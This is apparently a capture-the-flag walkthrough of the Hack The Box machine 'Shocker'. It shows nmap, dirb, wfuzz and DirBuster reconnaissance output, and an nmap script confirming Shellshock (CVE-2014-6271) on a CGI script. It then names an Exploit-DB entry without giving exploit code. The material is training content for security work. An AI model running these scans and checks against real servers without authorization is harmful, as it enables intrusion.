
Shocker/Apache ShellShock

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.56 > shocker_scan


- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

There are two ports open on this machine, HTTP and SSH.




```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ cat shocker_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 00:42 EST
Nmap scan report for 10.10.10.56
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protoc
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=2/1%OT=80%CT=1%CU=30881%PV=Y%DS=2%DC=T%G=Y%TM=63D9FBC6
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=2%ISR=106%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M539ST11NW6%O2=M539ST11NW6%O3=M539NNT11NW6%O4=M539ST11NW6%O5=M539ST11N
OS:W6%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R
OS:=Y%DF=Y%T=40%W=7210%O=M539NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   23.01 ms 10.10.14.1
2   21.97 ms 10.10.10.56

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 29.31 seconds
```

Running a directory brute force reveals only three pages:




```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ dirb http://10.10.10.56

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb  1 00:44:28 2023
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----------------
END_TIME: Wed Feb  1 00:46:16 2023
DOWNLOADED: 4612 - FOUND: 3
```

Running a Subdomain Brute force reveals no subdomains:




```
┌──(kali㉿kali)-[~/HTB/Shocker]
└─$ wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10
.10.10.56' -H "Host:FUZZ.10.10.10.56" --sc 200
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled aga
inst Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 24.22248
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 205.9656
```

A more in-depth scan using dirbuster revealed a user.sh file within the /cgi-bin/ directory:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://10.10.10.56:80/
Scan Information
Results - List View: Dirs: 3 Files: 2
Results - Tree View
Errors: 0


Type	Found	Response	Size
Dir	/	200	395
Dir	/cgi-bin/	403	466
Dir	/icons/	403	464
File	/index.html	200	397
File	/cgi-bin/user.sh	200	141
Dir	/icons/small/	403	470

With an accessible file within the /cgi-bin/ directory we can test whether this system is vulnerable to CVE-2014-6271 or Shell Shock. Using Nmap's vulnerability scanning capability we can test the system: *sudo nmap -sV 10.10.10.56 --script http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"*



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.10.10.56 --script http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.s
h"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 01:35 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:35 (0:00:06 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_      http://seclists.org/oss-sec/2014/q3/685
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
```

The vulnerability scan reveals that the system is vulnerable to ShellShock. Now we can look for an exploit that will allow us to gain a shell:



Apache mod_cgi - 'Shellshock' Remote Command Injection

EDB-ID: 34900

CVE: 2014-6278 2014-6271

Author: FEDERICO GALATOLO

Type: REMOTE

Platform: LINUX

